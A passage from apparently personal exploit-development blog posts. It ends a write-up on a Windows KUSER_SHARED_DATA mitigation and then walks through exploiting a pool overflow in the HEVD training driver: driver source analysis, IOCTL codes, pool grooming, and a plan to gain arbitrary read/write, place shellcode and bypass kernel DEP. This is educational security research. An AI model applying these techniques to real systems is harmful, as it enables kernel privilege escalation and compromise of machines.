We also know that the compiler generates a sar rdi, 10h instruction which will sign extend the value generated from the above steps. If we replicate this process within WinDbg we can see our final value (0x0000a580a4002000) would be converted to the address 0xffffa580a4002000.

Comparing our computed value with the kernel-produced value, we can see we now have the corresponding virtual address to our PTE, which now is backed by the same physical memory as KUSER_SHARED_DATA and both addresses match up to 0xffffa580a4002000! We can conclude the bitwise operations are part of some macro which converts PTEs to virtual addresses, and this is compiler-optimized code to do so!

This functionality is provided in ReactOS in the form of a function called MI_WRITE_VALID_PTE. As we can see it essentially not only writes the PTE contents to the PTE address (in this case the allocation from the System PTE region via nt!MiReservePtes) but it also fetches the virtual address associated with the PTE through the function MiPteToAddress.

Great! However, there is one last thing we need to do and that is convert the “static” KUSER_SHARED_DATA address to read-only. We can already see we are queued up for a call to nt!MiMakeProtectionPfnCompatible. In RCX, where the memory permission constant is, we can see a value of 1, or MM_READONLY if we recall earlier from when we created a PTE-compliant mask for the read/write mapping of KUSER_SHARED_DATA. In other words, the only memory “permissions’’ afforded to this page will be read.

RDX, which contains our index into the PFN array, shows we have the PFN associated with the “static” KUSER_SHARED_DATA by comparing the virtual address of the PTE for the “static” KUSER_SHARED_DATA (PTE located at 0xffffb7fbc0000000) to the PTE located in the PFN structure, MMPFN. This gives us a PTE-compliant value.

Identically to last time, now just with a read-only page, we setup a call to nt!MiMakeValidPte to assign to the “static” KUSER_SHARED_DATA read-only permissions, through the virtual address of its PTE (0xffffb7c000000000).

After the call succeeds, a PTE has been generated for use with pages intended to be read-only.

The “static” KUSER_SHARED_DATA gets updated through the same methods aforementioned (the method provided in ReactOS called MI_WRITE_VALID_PTE).

For our purposes, this is the end of the interesting things that nt!MiProtectSharedUserPage does! We now have two virtual addresses that are backed by KUSER_SHARED_DATA’s physical memory (one read-only, the “static” 0xfffff78000000000 KUSER_SHARED_DATA structure and a new nt!MmWriteableUserSharedData version which is randomized and read/write)!

We can now see in IDA, for instance, when KUSER_SHARED_DATA needs to be updated, this is done through the new symbol which is randomized and writable. The below image is taken from nt!KiUpdateTime, where we can see several offsets of KUSER_SHARED_DATA are updated (namely 0x328 and 0x320). On the same note, in the same photo, we can see that when members from KUSER_SHARED_DATA are read, Windows goes through the old “static” hard coded address (in this case, 0xfffff78000000008 and 0xfffff78000000320 in the IDA screenshot).

Exploitability Going Forward and Conclusion

Obviously, the same primitive of abusing this code cave no longer will exist, and one of the last (if not the last) static structure has now been mitigated, which attackers have abused in the past. However, with exploitation today, a kASLR bypass is surely needed to gain code execution. This is a smaller mitigation which forces an adversary to prove they can at least bypass kASLR fully in order to write code somewhere reliably. It goes without saying that it would be possible to “bypass” (better word is circumvent, versus “bypassing” the underlying feature), if you write to memory early enough in the kernel loading process via a race condition or some other primitive, to write your code to the static 0xfffff78000000000+0x800 KUSER_SHARED_DATA code cave, as we know this structure is still readable and writable when the kernel is first mapped into memory. However, when the kernel fully loads, this region will be read-only. But, nonetheless, it is still possible, due to the initialization happening during the kernel loading. There are public exploits which make use of this primitive, namely my friend and peer chompie1337’s SMBGhost proof-of-concept, so it was definitely worthwhile to pursue to not only raise the bar for attackers, but to break public exploits in their current state. This is a pretty niche change/mitigation, but I thought it nonetheless would be fun to blog about and I learned quite a bit about the System PTE region and memory views along the way.

As always feel free to please reach out with comments, questions, corrections, or suggestions!

Peace, love, and positivity :-)

Exploit Development: Swimming In The (Kernel) Pool - Leveraging Pool Vulnerabilities From Low-Integrity Exploits, Part 2

Introduction

This blog serves as Part 2 of a two-part series about pool corruption in the age of the segment heap on Windows. Part 1, which can be found here starts this series out by leveraging an out-of-bounds read vulnerability to bypass kASLR from low integrity. Chaining this information leak vulnerability with the bug outlined in this post, which is a pool overflow leading to an arbitrary read/write primitive, we will close out this series by outlining why pool corruption in the age of the segment heap has had the scope of techniques, in my estimation, lessened from the days of Windows 7.

Due to the release of Windows 11 recently, which will have Virtualization-Based Security (VBS) and Hypervisor Protected Code Integrity (HVCI) enabled by default, we will pay homage to page table entry corruption techniques to bypass SMEP and DEP in the kernel with the exploit outlined in this blog post. Although Windows 11 will not be found in the enterprise for some time, as is the case with rolling out new technologies in any enterprise - vulnerability researchers will need to start moving away from leveraging artificially created executable memory regions in the kernel to execute code to either data-only style attacks or to investigate more novel techniques to bypass VBS and HVCI. This is the direction I hope to start taking my research in the future. This will most likely be the last post of mine which leverages page table entry corruption for exploitation.

Although there are much better explanations of pool internals on Windows, such as this paper and my coworker Yarden Shafir’s upcoming BlackHat 2021 USA talk found here, Part 1 of this blog series will contain much of the prerequisite knowledge used for this blog post - so although there are better resources, I urge you to read Part 1 first if you are using this blog post as a resource to follow along (which is the intent and explains the length of my posts).

Vulnerability Analysis

Let’s take a look at the source code for BufferOverflowNonPagedPoolNx.c in the win10-klfh branch of HEVD, which reveals a rather trivial and controlled pool-based buffer overflow vulnerability.

The first function within the source file is TriggerBufferOverflowNonPagedPoolNx. This function, which returns a value of type NTSTATUS, is prototyped to accept a buffer, UserBuffer and a size, Size. TriggerBufferOverflowNonPagedPoolNx invokes the kernel mode API ExAllocatePoolWithTag to allocate a chunk from the NonPagedPoolNx pool of size POOL_BUFFER_SIZE. Where does this size come from? Taking a look at the very beginning of BufferOverflowNonPagedPoolNx.c we can clearly see that BufferOverflowNonPagedPoolNx.h is included.

Taking a look at this header file, we can see a #define directive for the size, which is determined by a processor directive to make this variable 16 on a Windows 64-bit machine, which we are testing from. We now know that the pool chunk that will be allocated from the call to ExAllocatePoolWithTag within TriggerBufferOverfloowNx is 16 bytes.

The kernel mode pool chunk, which is now allocated on the NonPagedPoolNx is managed by the return value of ExAllocatePoolWithTag, which is KernelBuffer in this case. Looking a bit further down the code we can see that RtlCopyMemory, which is a wrapper for a call to memcpy, copies the value UserBuffer into the allocation managed by KernelBuffer. The size of the buffer copied into KernelBuffer is managed by Size. After the chunk is written to, based on the code in BufferOverflowNonPagedPoolNx.c, the pool chunk is also subsequently freed.

This basically means that the value specified by Size and UserBuffer will be used in the copy operation to copy memory into the pool chunk. We know that UserBuffer and Size are baked into the function definition for TriggerBufferOverflowNonPagedPoolNx, but where do these values come from? Taking a look further into BufferOverflowNonPagedPoolNx.c, we can actually see these values are extracted from the IRP sent to this function via the IOCTL handler.

This means that the client interacting with the driver via DeviceIoControl is able to control the contents and the size of the buffer copied into the pool chunk allocated on the NonPagedPoolNx, which is 16 bytes. The vulnerability here is that we can control the size and contents of the memory copied into the pool chunk, meaning we could specify a value greater than 16, which would write to memory outside the bounds of the allocation, a la an out-of-bounds write vulnerability, known as a “pool overflow” in this case.

Let’s put this theory to the test by expanding upon our exploit from part one and triggering the vulnerability.

Triggering The Vulnerability

We will leverage the previous exploit from Part 1 and tack on the pool overflow code to the end, after the for loop which does parsing to extract the base address of HEVD.sys. This code can be seen below, which sends a buffer of 50 bytes to the pool chunk of 16 bytes. The IOCTL for to reach the TriggerBufferOverflowNonPagedPool function is 0x0022204b

After this allocation is made and the pool chunk is subsequently freed, we can see that a BSOD occurs with a bug check indicating that a pool header has been corrupted.

This is the result of our out-of-bounds write vulnerability, which has corrupted a pool header. When a pool header is corrupted and the chunk is subsequently freed, an “integrity” check is performed on the in-scope pool chunk to ensure it has a valid header. Because we have arbitrarily written contents past the pool chunk allocated for our buffer sent from user mode, we have subsequently overwritten other pool chunks. Due to this, and due to every chunk in the kLFH, which is where our allocation resides based on heuristics mentioned in Part 1, being prepended with a _POOL_HEADER structure - we have subsequently corrupted the header of each subsequent chunk. We can confirm this by setting a breakpoint on on call to ExAllocatePoolWithTag and enabling debug printing to see the layout of the pool before the free occurs.

The breakpoint set on the address fffff80d397561de, which is the first breakpoint seen being set in the above photo, is a breakpoint on the actual call to ExAllocatePoolWithTag. The breakpoint set at the address fffff80d39756336 is the instruction that comes directly before the call to ExFreePoolWithTag. This breakpoint is hit at the bottom of the above photo via Breakpoint 3 hit. This is to ensure execution pauses before the chunk is freed.

We can then inspect the vulnerable chunk responsible for the overflow to determine if the _POOL_HEADER tag corresponds with the chunk, which it does.

After letting execution resume, a bug check again incurs. This is due to a pool chunk being freed which has an invalid header.

This validates that an out-of-bounds write does exist. The question is now, with a kASLR bypass in hand - how to we comprehensively execute kernel-mode code from user mode?

Exploitation Strategy

Fair warning - this section contains a lot code analysis to understand what this driver is doing in order to groom the pool, so please bear this in mind.

As you can recall from Part 1, the key to pool exploitation in the age of the segment heap it to find objects, when exploiting the kLFH specifically, that are of the same size as the vulnerable object, contain an interesting member in the object, can be called from user mode, and are allocated on the same pool type as the vulnerable object. We can recall earlier that the size of the vulnerable object was 16 bytes in size. The goal here now is to look at the source code of the driver to determine if there isn’t a useful object that we can allocate which will meet all of the specified parameters above. Note again, this is the toughest part about pool exploitation is finding objects worthwhile.

Luckily, and slightly contrived, there are two files called ArbitraryReadWriteHelperNonPagedPoolNx.c and ArbitraryReadWriteHelperNonPagedPoolNx.h, which are useful to us. As the name can specify, these files seem to allocate some sort of object on the NonPagedPoolNx. Again, note that at this point in the real world we would need to reverse engineer the driver and look at all instances of pool allocations, inspect their arguments at runtime, and see if there isn’t a way to get useful objects on the same pool and kLFH bucket as the vulnerable object for pool grooming.

ArbitraryReadWriteHelperNonPagedPoolNx.h contains two interesting structures, seen below, as well several function definitions (which we will touch on later - please make sure you become familiar with these structures and their members!).

As we can see, each function definition defines a parameter of type PARW_HELPER_OBJECT_IO, which is a pointer to an ARW_HELP_OBJECT_IO object, defined in the above image!

Let’s examine ArbitraryReadWriteHelpeNonPagedPoolNx.c in order to determine how these ARW_HELPER_OBJECT_IO objects are being instantiated and leveraged in the defined functions in the above image.

Looking at ArbitraryReadWriteHelperNonPagedPoolNx.c, we can see it contains several IOCTL handlers. This is indicative that these ARW_HELPER_OBJECT_IO objects will be sent from a client (us). Let’s take a look at the first IOCTL handler.

It appears that ARW_HELPER_OBJECT_IO objects are created through the CreateArbitraryReadWriteHelperObjectNonPagedPoolNxIoctlHandler IOCTL handler. This handler accepts a buffer, casts the buffer to type ARW_HELP_OBJECT_IO and passes the buffer to the function CreateArbitraryReadWriteHelperObjectNonPagedPoolNx. Let’s inspect CreateArbitraryReadWriteHelperObjectNonPagedPoolNx.

CreateArbitraryReadWriteHelperObjectNonPagedPoolNx first declares a few things:

  1. A pointer called Name
  2. A SIZE_T variable, Length
  3. An NTSTATUS variable which is set to STATUS_SUCCESS for error handling purposes
  4. An integer, FreeIndex, which is set to the value STATUS_INVALID_INDEX
  5. A pointer of type PARW_HELPER_OBJECT_NON_PAGED_POOL_NX, called ARWHelperObject, which is a pointer to a ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object, which we saw previously defined in ArbitraryReadWriteHelperNonPagedPoolNx.h.

The function, after declaring the pointer to an ARW_HELPER_OBJECT_NON_PAGED_POOL_NX previously mentioned, probes the input buffer from the client, parsed from the IOCTL handler, to verify it is in user mode and then stores the length specified by the ARW_HELPER_OBJECT_IO structure’s Length member into the previously declared variable Length. This ARW_HELPER_OBJECT_IO structure is taken from the user mode client interacting with the driver (us), meaning it is supplied from the call to DeviceIoControl.

Then, a function called GetFreeIndex is called and the result of the operation is stored in the previously declared variable FreeIndex. If the return value of this function is equal to STATUS_INVALID_INDEX, the function returns the status to the caller. If the value is not STATUS_INVALID_INDEX, CreateArbitraryReadWriteHelperObjectNonPagedPoolNx then calls ExAllocatePoolWithTag to allocate memory for the previously declared PARW_HELPER_OBJECT_NON_PAGED_POOL_NX pointer, which is called ARWHelperObject. This object is placed on the NonPagedPoolNx, as seen below.

After allocating memory for ARWHelperObject, the CreateArbitraryReadWriteHelperObjectNonPagedPoolNx function then allocates another chunk from the NonPagedPoolNx and allocates this memory to the previously declared pointer Name.

This newly allocated memory is then initialized to zero. The previously declared pointer, ARWHelperObject, which is a pointer to an ARW_HELPER_OBJECT_NON_PAGED_POOL_OBJECT, then has its Name member set to the previously declared pointer Name, which had its memory allocated in the previous ExAllocatePoolWithTag operation, and its Length member set to the local variable Length, which grabbed the length sent by the user mode client in the IOCTL operation, via the input buffer of type ARW_HELPER_OBJECT_IO, as seen below. This essentially just initializes the structure’s values.

Then, an array called g_ARWHelperOjbectNonPagedPoolNx, at the index specified by FreeIndex, is initialized to the address of the ARWHelperObject. This array is actually an array of pointers to ARW_HELPER_OBJECT_NON_PAGED_POOL_NX objects, and managed such objects. This is defined at the beginning of ArbitraryReadWriteHelperNonPagedPoolNx.c, as seen below.

Before moving on - I realize this is a lot of code analysis, but I will add in diagrams and tl;dr’s later to help make sense of all of this. For now, let’s keep digging into the code.

Let’s recall how the CreateArbitraryReadWriteHelperObjectNonPagedPoolNx function was prototyped:

NTSTATUS
CreateArbitraryReadWriteHelperObjectNonPagedPoolNx(
    _In_ PARW_HELPER_OBJECT_IO HelperObjectIo
);

This HelperObjectIo object is of type PARW_HELPER_OBJECT_IO, which is supplied by a user mode client (us). This structure, which is supplied by us via DeviceIoControl, has its HelperObjectAddress member set to the address of the ARWHelperObject previously allocated in CreateArbitraryReadWriteHelperObjectNonPagedPoolNx. This essentially means that our user mode structure, which is sent to kernel mode, has one of its members, HelperObjectAddress to be specific, set to the address of another kernel mode object. This means this will be bubbled back up to user mode. This is the end of the CreateArbitraryReadWriteHelperObjectNonPagedPoolNx function! Let’s update our code to see how this looks dynamically. We can also set a breakpoint on HEVD!CreateArbitraryReadWriteHelperObjectNonPagedPoolNx in WinDbg. Note that the IOCTL to trigger CreateArbitraryReadWriteHelperObjectNonPagedPoolNx is 0x00222063.

We know now that this function will allocate a pool chunk for the ARWHelperObject pointer, which is a pointer to an ARW_HELPER_OBJECT_NON_PAGED_POOL_NX. Let’s set a breakpoint on the call to ExAllocatePoolWIthTag responsible for this, and enable debug printing.

Also note the debug print Name Length is zero. This value was supplied by us from user mode, and since we instantiated the buffer to zero, this is why the length is zero. The FreeIndex is also zero. We will touch on this value later on. After executing the memory allocation operation and inspecting the return value, we can see the familiar Hack pool tag, which is 0x10 bytes (16 bytes) + 0x10 bytes for the _POOL_HEADER_ structure - making this a total of 0x20 bytes. The address of this ARW_HELPER_OBJECT_NON_PAGED_POOL_NX is 0xffff838b6e6d71b0.

We then know that another call to ExAllocatePoolWithTag will occur, which will allocate memory for the Name member of ARWHelperObject->Name, where ARWHelperObject is of type PARW_HELPER_OBJECT_NON_PAGED_POOL_NX. Let’s set a breakpoint on this memory allocation operation and inspect the contents of the operation.

We can see this chunk is allocated in the same pool and kLFH bucket as the previous ARWHelperObject pointer. The address of this chunk, which is 0xffff838b6e6d73d0, will eventually be set as ARWHelperObject’s Name member, along with ARWHelperObject’s Length member being set to the original user mode input buffer’s Length member, which comes from an ARW_HELPER_OBJECT_IO structure.

From here we can press g in WinDbg to resume execution.

We can clearly see that the kernel-mode address of the ARWHelperObject pointer is bubbled back to user mode via the HelperObjectAddress of the ARW_HELPER_OBJECT_IO object specified in the input and output buffer parameters of the call to DeviceIoControl.

Let’s re-execute everything again and capture the output.

Notice anything? Each time we call CreateArbitraryReadWriteHelperObjectNonPagedPoolNx, based on the analysis above, there is always a PARW_HELPER_OBJECT_NON_PAGED_POOL_OBJECT created. We know there is also an array of these objects created and the created object for each given CreateArbitraryReadWriteHelperObjectNonPagedPoolNx function call is assigned to the array at index FreeIndex. After re-running the updated code, we can see that by calling the function again, and therefore creating another object, the FreeIndex value was increased by one. Re-executing everything again for a second time, we can see this is the case again!

We know that this FreeIndex variable is set via a function call to the GetFreeIndex function, as seen below.

Length = HelperObjectIo->Length;

        DbgPrint("[+] Name Length: 0x%X\n", Length);

        //
        // Get a free index
        //

        FreeIndex = GetFreeIndex();

        if (FreeIndex == STATUS_INVALID_INDEX)
        {
            //
            // Failed to get a free index
            //

            Status = STATUS_INVALID_INDEX;
            DbgPrint("[-] Unable to find FreeIndex: 0x%X\n", Status);

            return Status;
        }

Let’s examine how this function is defined and executed. Taking a look in ArbitraryReadWriteHelperNonPagedPoolNx.c, we can see the function is defined as such.

This function, which returns an integer value, performs a for loop based on MAX_OBJECT_COUNT to determine if the g_ARWHelperObjectNonPagedPoolNx array, which is an array of pointers to ARW_HELPER_OBJECT_NON_PAGED_POOL_NXs, has a value assigned for a given index, which starts at 0. For instance, the for loop first checks if the 0th element in the g_ARWHelperObjectNonPagedPoolNx array is assigned a value. If it is assigned, the index into the array is increased by one. This keeps occurring until the for loop can no longer find a value assigned to a given index. When this is the case, the current value used as the counter is assigned to the value FreeIndex. This value is then passed to the assignment operation used to assign the in-scope ARWHelperObject to the array managing all such objects. This loop occurs MAX_OBJECT_COUNT times, which is defined in ArbitraryReadWriteHelperNonPagedPoolNx.h as #define MAX_OBJECT_COUNT 65535. This is the total amount of objects that can be managed by the g_ARWHelperObjectNonPagedPoolNx array.

The tl;dr of what happens here is in the CreateArbitraryReadWriteHelperObjectNonPagedPoolNx function is:

  1. Create a PARW_HELPER_OBJECT_NON_PAGED_POOL_OBJECT object called ARWHelperObject
  2. Set the Name member of ARWHelperObject to a buffer on the NonPagedPoolNx, which has a value of 0
  3. Set the Length member of ARWHelperObject to the value specified by the user-supplied input buffer via DeviceIoControl
  4. Assign this object to an array which manages all active PARW_HELPER_OBJECT_NON_PAGED_POOL_OBJECT objects
  5. Return the address of the ARWHelpeObject to user mode via the output buffer of DeviceIoControl

Here is a diagram of this in action.

Let’s take a look at the next IOCTL handler after CreateArbitraryReadWriteHelperObjectNonPagedPoolNx which is SetArbitraryReadWriteHelperObjecNameNonPagedPoolNxIoctlHandler. This IOCTL handler will take the user buffer supplied by DeviceIoControl, which is expected to be of type ARW_HELPER_OBJECT_IO. This structure is then passed to the function SetArbitraryReadWriteHelperObjecNameNonPagedPoolNx, which is prototyped as such:

NTSTATUS
SetArbitraryReadWriteHelperObjecNameNonPagedPoolNx(
    _In_ PARW_HELPER_OBJECT_IO HelperObjectIo
)

Let’s take a look at what this function will do with our input buffer. Recall last time we were able to specify the length that was used in the operation on the size of the Name member of the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object ARWHelperObject. Additionally, we were able to return the address of this pointer to user mode.

This function starts off by defining a few variables:

  1. A pointer named Name
  2. A pointer named HelperObjectAddress
  3. An integer value named Index which is assigned to the status STATUS_INVALID_INDEX
  4. An NTSTATUS code

After these values are declared, This function first checks to make sure the input buffer from user mode, the ARW_HELPER_OBJECT_IO pointer, is in user mode. After confirming this, The Name member, which is a pointer, from this user mode buffer is stored into the pointer Name, previously declared in the listing of declared variables. The HelperObjectAddress member from the user mode buffer - which, after the call to CreateArbitraryReadWriteHelperObjectNonPagedPoolNx, contained the kernel mode address of the PARW_HELPER_OBJECT_NON_PAGED_POOL_OBJECT ARWHelperObject, is extracted and stored into the declared HelperObjectAddress at the beginning of the function.

A call to GetIndexFromPointer is made, with the address of the HelperObjectAddress as the argument in this call. If the return value is STATUS_INVALID_INDEX, an NTSTATUS code of STATUS_INVALID_INDEX is returned to the caller. If the function returns anything else, the Index value is printed to the screen.

Where does this value come from? GetIndexFromPointer is defined as such.

This function will accept a value of any pointer, but realistically this is used for a pointer to a ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object. This function takes the supplied pointer and indexes the array of ARW_HELPER_OBJECT_NON_PAGED_POOL_NX pointers, g_ARWHelperObjectNonPagedPoolNx. If the value hasn’t been assigned to the array (e.g. if CreateArbitraryReadWriteHelperObjectNonPagedPoolNx wasn’t called, as this will assign any created ARW_HELPER_OBJECT_NON_PAGED_POOL_NX to the array or the object was freed), STATUS_INVALID_INDEX is returned. This function basically makes sure the in-scope ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object is managed by the array. If it does exist, this function returns the index of the array the given object resides in.

Let’s take a look at the next snipped of code from the SetArbitraryReadWriteHelperObjecNameNonPagedPoolNx function.

After confirming the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX exists, a check is performed to ensure the Name pointer, which was extracted from the user mode buffer of type PARW_HELPER_OBJECT_IO’s Name member, is in user mode. Note that g_ARWHelperObjectNonPagedPoolNx[Index] is being used in this situation as another way to reference the in-scope ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object, since all g_ARWHelperObjectNonPagedPoolNx is at the end of the day is an array, of type PARW_HELPER_OBJECT_NON_PAGED_POOL_NX, which manages all active ARW_HELPER_OBJECT_NON_PAGED_POOL_NX pointers.

After confirming the buffer is coming from user mode, this function finishes by copying the value of Name, which is a value supplied by us via DeviceIoControl and the ARW_HELPER_OBJECT_IO object, to the Name member of the previously created ARW_HELPER_OBJECT_NON_PAGED_POOL_NX via CreateArbitraryReadWriteHelperObjectNonPagedPoolNx.

Let’s test this theory in WinDbg. What we should be looking for here is the value specified by the Name member of our user-supplied ARW_HELPER_OBJECT_IO should be written to the Name member of the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object created in the previous call to CreateArbitraryReadWriteHelperObjectNonPagedPoolNx. Our updated code looks as follows.

The above code should overwrite the Name member of the previously created ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object from the function CreateArbitraryReadWriteHelperObjectNonPagedPoolNx. Note that the IOCTL for the SetArbitraryReadWriteHelperObjecNameNonPagedPoolNx function is 0x00222067.

We can then set a breakpoint in WinDbg to perform dynamic analysis.

Then we can set a breakpoint on ProbeForRead, which will take the first argument, which is our user-supplied ARW_HELPER_OBJECT_IO, and verify if it is in user mode. We can parse this memory address in WinDbg, which would be in RCX when the function call occurs due to the __fastcall calling convention, and see that this not only is a user-mode buffer, but it is also the object we intended to send from user mode for the SetArbitraryReadWriteHelperObjecNameNonPagedPoolNx function.

This HelperObjectAddress value is the address of the previously created/associated ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object. We can also verify this in WinDbg.

Recall from earlier that the associated ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object has it’s Length member taken from the Length sent from our user-mode ARW_HELPER_OBJECT_IO structure. The Name member of the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX is also initialized to zero, per the RtlFillMemory call from the CreateArbitraryReadWriteHelperObjectNonPagedPoolNx routine - which initializes the Name buffer to 0 (recall the Name member of the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX is actually a buffer that was allocated via ExAllocatePoolWithTag by using the specified Length of our ARW_HELPER_OBJECT_IO structure in our DeviceIoControl call).

ARW_HELPER_OBJECT_NON_PAGED_POOL_NX.Name is the member that should be overwritten with the contents of the ARW_HELPER_OBJECT_IO object we sent from user mode, which currently is set to 0x4141414141414141. Knowing this, let’s set a breakpoint on the RtlCopyMemory routine, which will show up as memcpy in HEVD via WinDbg.

This fails. The error code here is actually access denied. Why is this? Recall that there is a one final call to ProbeForRead directly before the memcpy call.

ProbeForRead(
    Name,
    g_ARWHelperObjectNonPagedPoolNx[Index]->Length,
    (ULONG)__alignof(UCHAR)
);

The Name variable here is extracted from the user-mode buffer ARW_HELPER_OBJECT_IO. Since we supplied a value of 0x4141414141414141, this technically isn’t a valid address and the call to ProbeForRead will not be able to locate this address. Instead, let’s create a user-mode pointer and leverage it instead!

After executing the code again and hitting all the breakpoints, we can see that execution now reaches the memcpy routine.

After executing the memcpy routine, the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object created from the CreateArbitraryReadWriteHelperObjectNonPagedPoolNx function now points to the value specified by our user-mode buffer, 0x4141414141414141.

We are starting to get closer to our goal! You can see this is pretty much an uncontrolled arbitrary write primitive in and of itself. The issue here however is that the value we can overwrite, which is ARW_HELPER_OBJECT_NON_PAGED_POOL_NX.Name is a pointer which is allocated in the kernel via ExAllocatePoolWithTag. Since we cannot directly control the address stored in this member, we are limited to only overwriting what the kernel provides us. The goal for us will be to use the pool overflow vulnerability to overcome this (in the future).

Before getting to the exploitation phase, we need to investigate one more IOCTL handler, plus the IOCTL handler for deleting objects, which should not be time consuming.

The last IOCTL handler to investigate is the GetArbitraryReadWriteHelperObjecNameNonPagedPoolNxIoctlHandler IOCTL handler.

This handler passes the user-supplied buffer, which is of type ARW_HELPER_OBJECT_IO to GetArbitraryReadWriteHelperObjecNameNonPagedPoolNx. This function is identical to the SetArbitraryReadWriteHelperObjecNameNonPagedPoolNx function, in that it will copy one Name member to another Name member, but in reverse order. As seen below, the Name member used in the destination argument for the call to RtlCopyMemory is from the user-supplied buffer this time.

This means that if we used the SetArbitraryReadWriteHelperObjecNameNonPagedPoolNx function to overwrite the Name member of the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object from the CreateArbitraryReadWriteHelperObjectNonPagedPoolNx function then we could use the GetArbitraryReadWriteHelperObjecNameNonPagedPoolNx to get the Name member of the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object and bubble it up back to user mode. Let’s modify our code to outline this. The IOCTL code to reach the GetArbitraryReadWriteHelperObjecNameNonPagedPoolNx function is 0x0022206B.

In this case we do not need WinDbg to validate anything. We can simply set the contents of our ARW_HELPER_OBJECT_IO.Name member to junk as a POC that after the IOCL call to reach GetArbitraryReadWriteHelperObjecNameNonPagedPoolNx, this member will be overwritten by the contents of the associated/previously created ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object, which will be 0x4141414141414141.

Since tempBuffer is assigned to ARW_HELPER_OBJECT_IO.Name, this is technically the value that will inherit the contents of ARW_HELPER_OBJECT_NON_PAGED_POOL_NX.Name in the memcpy operation from the GetArbitraryReadWriteHelperObjecNameNonPagedPoolNx function. As we can see, we can successfully retrieve the contents of the associated ARW_HELPER_OBJECT_NON_PAGED_POOL_NX.Name object. Again, however, the issue is that we are not able to choose what ARW_HELPER_OBJECT_NON_PAGED_POOL_NX.Name points to, as this is determined by the driver. We will use our pool overflow vulnerability soon to overcome this limitation.

The last IOCTL handler is the delete operation, found in DeleteArbitraryReadWriteHelperObjecNonPagedPoolNxIoctlHandler.

This IOCTL handler parses the input buffer from DeviceIoControl as an ARW_HELPER_OBJECT_IO structure. This buffer is then passed to the DeleteArbitraryReadWriteHelperObjecNonPagedPoolNx function.

This function is pretty simplistic - since the HelperObjectAddress is pointing to the associated ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object, this member is used in a call to ExAllocateFreePoolWithTag to free the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object. Additionally, the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX.Name member, which also is allocated by ExAllocatePoolWithTag is freed.

Now that we know all of the ins-and-outs of the driver’s functionality, we can continue (please note that we are fortunate to have source code in this case. Leveraging a disassembler make take a bit more time to come to the same conclusions we were able to come to).

Okay, Now Let’s Get Into Exploitation (For Real This Time)

We know that our situation currently allows for an uncontrolled arbitrary read/write primitive. This is because the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX.Name member is set currently to the address of a pool allocation via ExAllocatePoolWithTag. With our pool overflow we will try to overwrite this address to a meaningful address. This will allow for us to corrupt a controlled address - thus allowing us to obtain an arbitrary read/write primitive.

Our strategy for grooming the pool, due to all of these objects being the same size and being allocated on the same pool type (NonPagedPoolNx), will be as follows:

  1. “Fill the holes” in the current page servicing allocations of size 0x20
  2. Groom the pool to obtain the following layout: VULNERABLE_OBJECT | ARW_HELPER_OBJECT_NON_PAGED_POOL_NX | VULNERABLE_OBJECT | ARW_HELPER_OBJECT_NON_PAGED_POOL_NX | VULNERABLE_OBJECT | ARW_HELPER_OBJECT_NON_PAGED_POOL_NX
  3. Leverage the read/write primitive to write our shellcode, one QWORD at a time, to KUSER_SHARED_DATA+0x800 and flip the no-eXecute bit to bypass kernel-mode DEP

Recall earlier the sentiment about needing to preserve _POOL_HEADER structures? This is where everything goes full circle for us. Recall from Part 1 that the kLFH still uses the legacy _POOL_HEADER structures to process and store metadata for pool chunks. This means there is no encoding going on, and it is possible to hardcode the header into the exploit so that when the pool overflow occurs we can make sure when the header is overwritten it is overwritten with the same content as before.

Let’s inspect the value of a _POOL_HEADER of a ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object, which we would be overflowing into.

Since this chunk is 16 bytes and will be part of the kLFH, it is prepended with a standard _POOL_HEADER structure. Since this is the case, and there is no encoding, we can simply hardcode the value of the _POOL_HEADER (recall that the _POOL_HEADER will be 0x10 bytes before the value returned by ExAllocatePoolWithTag). This means we can hardcode the value 0x6b63614802020000 into our exploit so that at the time of the overflow into the next chunk, which should be into one of these ARW_HELPER_OBJECT_NON_PAGED_POOL_NX objects we have previously sprayed, the first 0x10 bytes that are overflown of this chunk, which will be the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX’s _POOL_HEADER, will be preserved and kept as valid, bypassing the earlier issue shown when an invalid header occurs.

Knowing this, and knowing we have a bit of work to do, let’s rearrange our current exploit to make it more logical. We will create three functions for grooming:

  1. fillHoles()
  2. groomPool()
  3. pokeHoles()

These functions can be seen below.

fillHoles()

groomPool()

pokeHoles()

Please refer to Part 1 to understand what this is doing, but essentially this technique will fill any fragments in the corresponding kLFH bucket in the NonPagedPoolNx and force the memory manager to (theoretically) give us a new page to work with. We then fill this new page with objects we control, e.g. the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX objects

Since we have a controlled pool-based overflow, the goal will be to overwrite any of the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX structures with the “vulnerable chunk” that copies memory into the allocation, without any bounds checking. Since the vulnerable chunk and the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX chunks are of the same size, they will both wind up being adjacent to each other theoretically, since they will land in the same kLFH bucket.

The last function, called readwritePrimitive() contains most of the exploit code.

The first bit of this function creates a “main” ARW_HELPER_OBJECT_NON_PAGED_POOL_NX via an ARW_HELPER_OBJECT_IO object, and performs the filling of the pool chunks, fills the new page with objects we control, and then frees every other one of these objects.

After freeing every other object, we then replace these freed slots with our vulnerable buffers. We also create a “standalone/main” ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object. Also note that the pool header is 16 bytes in size, meaning it is 2 QWORDS, hence “Padding”.

What we actually hope to do here, is the following.

